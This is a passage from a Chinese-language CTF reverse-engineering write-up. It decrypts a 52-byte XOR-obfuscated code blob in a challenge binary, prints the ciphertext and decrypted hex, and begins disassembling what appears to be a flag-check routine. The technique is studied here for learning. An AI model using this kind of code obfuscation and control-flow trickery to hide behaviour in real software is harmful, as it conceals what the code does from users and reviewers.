→C运行(好绕啊awa)

获得解密循环
1 | // 循环 i = 0 → 51(共 52 字节) |
因此那 52 字节密文全部 ^ 0x66 就是真正的 shellcode(终于要结束了吗…..)解密循环后面那段 call $+5 → add [rsp],0Ch → retn 又会跳到 0x401372……….按G → 0x401372 → C运行
从图中(指的是解密循环那张)得知密文
1 | 2e57a62e57af2e5f971b7b22ec626927e696552766ae27a6a66422ec6a6c235eae136b2e99a78db82ea1a667666666a52e57a6a5 |
解密后为
1 | 4831c04831c94839f17d1d448a040f4180f0334100c841c0c002448a0c0a4538c8750d48ffc1ebde48c7c001000000c34831c0c3 |
对其完整的进行解读(qaq要力竭了)
1 | 48 31 C0 xor rax, rax |
校验公式
1 | for i in 0..长度-1: |
然后按G → 0x401372→ C运行,去看看 call 之前 rdi、rsi、rdx 